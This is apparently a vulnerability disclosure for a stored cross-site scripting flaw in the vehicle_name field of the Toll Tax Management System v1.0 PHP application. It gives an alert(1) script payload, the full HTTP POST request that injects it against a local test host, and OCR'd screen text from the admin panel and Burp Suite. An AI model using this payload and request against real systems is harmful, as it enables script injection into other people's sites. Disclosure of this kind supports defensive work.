toll-tax-management-system v1.0 - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/15304/toll-tax-management-system-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /ttms/classes/Master.php?f=save_recipient


Vulnerability location: /ttms/classes/Master.php?f=save_recipient, vehicle_name

[+] Payload: <sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP

```
POST /ttms/classes/Master.php?f=save_recipient HTTP/1.1
Host: 192.168.2.106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
```

```
Content-Type: multipart/form-data; boundary=--------------------------
-244049460166948028695373 24
Content-Length: 870
Origin: http://192.168.2.106
Connection: keep-alive
Referer: http://192.168.2.106/ttms/admin/?page=recipients/manage_recipient
Cookie: PHPSESSID=0389fublnj7ggho8q04fuvfaqe

-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="id"


-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="category_id"

2
-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="toll_id"

2
-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="vehicle_name"

<ScRiPt>alert(1)</ScRiPt>
-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="vehicle_registration"

asd
-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="owner"

asd
-----------------------------244049460166948028695373 24
Content-Disposition: form-data; name="cost"

100
-----------------------------244049460166948028695373 24--
```


192.168.2.106/ttms/admin/?page=recipients/manage_recipient
TTMS - PHP
Toll Tax Management System - Admin
Dashboard
Main
Recipients
Passes
Passes History
Reports
Daily Passes Report
Daily Passes History Report
Daily Receipient Report
Maintenance
List of Category
List of Toll Gates
User List
Settings
Create New Recipient
Category
4 Wheeler
Toll Gate
Please Select Toll Here
Vehicle
Vehicle Reg. No.
Owner/Driver Fullname
Cost
Save
Cancel
Copyright © 2022. All rights reserved.
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Filter: Hiding CSS, image and general binary content
Host Method URL Par... Edited Status Length MIME t... Exte
http://detectportal.firefox.c... GET /canonical.html HTML html
http://detectportal.firefox.c... GET /success.txt?ipv4 text txt
http://detectportal.firefox.c... GET /success.txt?ipv6 text txt